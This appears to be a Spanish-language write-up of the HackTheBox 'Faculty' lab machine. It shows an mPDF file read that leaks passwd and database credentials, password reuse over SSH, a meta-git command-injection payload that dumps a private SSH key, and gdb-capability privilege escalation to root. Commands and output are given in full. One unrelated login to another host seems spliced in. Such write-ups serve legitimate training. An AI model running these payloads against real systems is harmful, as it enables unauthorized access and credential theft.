HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 04 Nov 2022 15:39:47 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 47

OKaxwdOKEG8yACkLtVbslrmPnZ.pdf
```


Revisamos el PDF generado, y en los ficheros adjuntos al fichero PDF, podemos descargarnos un fichero llamado passwd.



faculty.htb/mpdf/tmp/OKucq6VTFfmB4weMC3XJ5HzDZK.pdf


passwd

Revisamos el contenido del fichero, filtrando por los usuarios que usan una bash.




```
┌──(root㉿kali)-[/home/kali/Descargas]
└─# cat passwd | grep "bash"
root:x:0:0:root:/root:/bin/bash
gbyolo:x:1000:1000:gbyolo:/home/gbyolo:/bin/bash
developer:x:1001:1002:,,,:/home/developer:/bin/bash
```

Revisamos el resto de la página web, hasta que llegamos a la opción de horario. Interceptamos la petición. Si forzamos una petición errónea, vemos que el programa revela la página web admin_class.php.



View Schedule of: James, Eric P




```
POST /admin/ajax.php?action=get_schecdule HTTP/1.1
Host: faculty.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 11
Origin: http://faculty.htb
Connection: close
Referer: http://faculty.htb/admin/index.php?page=schedule
Cookie: PHPSESSID=i66h4a44bparjkkf5iv54hkrpd

faculty_id=
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 04 Nov 2022 16:28:25 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 321

<br />
<b>
  Fatal error
</b>
:  Uncaught Error: Call to a member function fetch_assoc() on bool in
/var/www/scheduling/admin/admin_class.php:370
Stack trace:
#0 /var/www/scheduling/admin/ajax.php(100): Action-&gt;get_schecdule()
#1 {main}
thrown in <b>
  /var/www/scheduling/admin/admin_class.php
</b>
 on line <b>
  370
</b>
<br />
```


Realizamos el mismo proceso que para el fichero /etc/passwd, para revisar su contenido.

```
<html><body> <annotation file="admin_class.php" content="admin_class.php" icon="Graph" title="Attached File: admin_class.php" pos-x="195" /></body></html>
```

JTI1M0NodG1sJTI1M0UlMjUzQ2JvZHklMjUzRSUyNTIwJTI1M0Nhbm5vdGF0aW9uJTI1MjBmaWxlJTI1M0QlMjUyMmFkbWluX2NsYXNzLnBocCUyNTIyJTI1MjBjb250ZW50JTI1M0QlMjUyMmFkbWluX2NsYXNzLnBocCUyNTIyJTI1MjBpY29uJTI1M0QlMjUyMkdyYXBoJTI1MjIlMjUyMHRpdGxlJTI1M0QlMjUyMkF0dGFjaGVkJTI1MjBGaWxlJTI1M0ElMjUyMGFkbWluX2NsYXNzLnBocCUyNTIyJTI1MjBwb3MteCUyNTNEJTI1MjIxOTUlMjUyMiUyNTIwJTI1MkYlMjUzRSUyNTNDJTI1MkZib2R5JTI1M0UlMjUzQyUyNTJGaHRtbCUyNTNF




Vemos que se realiza una llamada db_connect.php.



```
File: admin_class.php

<?php
session_start();
ini_set('display_errors', 1);
Class Action {
    private $db;

    public function __construct() {
        ob_start();
    include 'db_connect.php';
```

Realizamos de nuevo el proceso para conseguir el fichero db_connect.php




```
┌──(root㉿kali)-[/home/kali/Descargas]
└─# cat db_connect.php -l php

       File: db_connect.php

       <?php

       $conn= new mysqli('localhost','sched','Co.met06aci.dly53ro.per','scheduling_db')or die("Could not connect to mysql".mysqli_error($con));
```

```
Clave: Co.met06aci.dly53ro.per
```

3. Explotación y movimiento lateral.


Comprobamos si acontece una reutilización de contraseña. Conseguimos acceso con el usuario gbyolo.



```
┌──(root㉿kali)-[/home/kali/Descargas]
└─# sshpass -p 'Co.met06aci.dly53ro.per' ssh gbyolo@10.10.11.169
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-121-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Nov  4 18:06:38 CET 2022

  System load:           0.0
  Usage of /:            75.8% of 4.67GB
  Memory usage:          39%
  Swap usage:            0%
  Processes:             224
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.169
  IPv6 address for eth0: dead:beef::250:56ff:feb9:f814


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

You have mail.
gbyolo@faculty:~$ whoami
```


4.

Revisamos nuestros privilegios de sudoers. Vemos que tenemos privilegios para ejecutar como el usuario “developer”, el programa meta-git.




```
gbyolo@faculty:~$ sudo -l
[sudo] password for gbyolo:
Matching Defaults entries for gbyolo on faculty:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User gbyolo may run the following commands on faculty:
    (developer) /usr/local/bin/meta-git
```

Buscamos en internet si existe alguna forma de aprovercharnos de este programa y previlegios: https://hackerone.com/reports/728040. Probamos a ejecutarlo con “whoami”.



```
sss2 || whoami:
fatal: repository 'sss2' does not exist
whoami: extra operand ‘sss2’
Try 'whoami --help' for more information.
developer
sss2 || whoami ✓
(node:49095) UnhandledPromiseRejectionWarning: Error: ENOENT: no such file or directory, chdir '/var/lib/git/sss2 || whoami'
    at process.chdir (internal/process/main_thread_only.js:31:12)
    at exec (/usr/local/lib/node_modules/meta-git/bin/meta-git-clone:27:11)
    at execPromise.then.catch.errorMessage (/usr/local/lib/node_modules/meta-git/node_modules/meta-exec/index.js:104:22)
    at process._tickCallback (internal/process/next_tick.js:68:7)
    at Function.Module.runMain (internal/modules/cjs/loader.js:834:11)
    at startup (internal/bootstrap/node.js:283:19)
    at bootstrapNodeJSCore (internal/bootstrap/node.js:623:3)
(node:49095) UnhandledPromiseRejectionWarning: Unhandled promise rejection. This error originated either by throwing inside of an async function without a catch block, or by rejecting a promise which was not handled with .catch(). (reje
ction id: 1)
(node:49095) [DEP0018] DeprecationWarning: Unhandled promise rejections are deprecated. In the future, promise rejections that are not handled will terminate the Node.js process with a non-zero exit code.
gbyolo@faculty:/var/lib/git$ sudo -u developer meta-git clone 'sss2 || whoami'^C
```

Una vez comprobado que es vulnerable, intentamos obtener la clave id_rsa del usuario developer.




```
(arg: 26) ^C
gbyolo@faculty:/var/lib/git$ sudo -u developer meta-git clone 'sss2|cat ~/.ssh/id_rsa'
meta git cloning into 'sss2|cat ~/.ssh/id_rsa' at id_rsa

id_rsa:
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
```


```
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

5.

Probamos a conectarnos por SSH y ganamos acceso como developer.




```
┌──(root㉿kali)-[/home/kali/HTB/faculty]
└─# ssh developer@10.10.11.169 -i id_rsa
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-121-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Nov  4 18:42:52 CET 2022

  System load:           0.1
  Usage of /:            76.0% of 4.67GB
  Memory usage:          42%
  Swap usage:            0%
  Processes:             229
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.169
  IPv6 address for eth0: dead:beef::250:56ff:feb9:f814


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


developer@faculty:~$ 
```



```
┌──(root㉿kali)-[/home/kali]
└─# ssh james_mason@10.10.11.172
The authenticity of host '10.10.11.172 (10.10.11.172)' can't be established.
ED25519 key fingerprint is SHA256:UXHSnbXewSQjJVOjGF5RVNToyJZqtdQyS8hgr5P8pWM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.172' (ED25519) to the list of known hosts.
james_mason@10.10.11.172's password:
Linux shared 5.10.0-16-amd64 #1 SMP Debian 5.10.127-1 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 14 14:45:22 2022 from 10.10.14.4
james_mason@shared:~$ whoami
james_mason
james_mason@shared:~$ 
```


6. Escalada de privilegios

Revisamos a los grupos a los que pertenecemos.



```
developer@faculty:~$ id
uid=1001(developer) gid=1002(developer) groups=1002(developer),1001(debug),1003(faculty)
developer@faculty:~$ 
```


Revisamos si nos podemos aprovechar de alguna capability.



```
developer@faculty:~$ getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/gdb = cap_sys_ptrace+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
```


Vemos que nos podemos aprovechar del programa gdb: https://book.hacktricks.xyz/linux-hardening/privilege-escalation/linux-capabilities.

Revisamos que procesos se están ejecutando como root.




```
developer@faculty:~$ ps faux | grep ^root | grep python3
root         715  0.0  0.9  26896 18184 ?        Ss   Nov03   0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
developer@faculty:~$ gdb -p 715
```

Nos conectamos con gdb al proceso detectado.




```
developer@faculty:~$ gdb -p 715
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
Attaching to process 715
```

Añadimos permisos SUID a la bash.




```
Not confirmed.
(gdb)  call (void)system("chmod u+s /bin/bash")
[Detaching after vfork from child process 51327]
(gdb) quit
A debugging session is active.

        Inferior 1 [process 715] will be detached.

Quit anyway? (y or n) y
Detaching from program: /usr/bin/python3.8, process 715
[Inferior 1 (process 715) detached]
```



```
[Inferior 1 (process 715) detached]
developer@faculty:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
developer@faculty:~$ 
```

Ejecutamos una bash privilegiada con el parámetro -p y ganamos acceso como root.



```
developer@faculty:~$ bash -p
bash-5.0# whoami
root
bash-5.0# 
```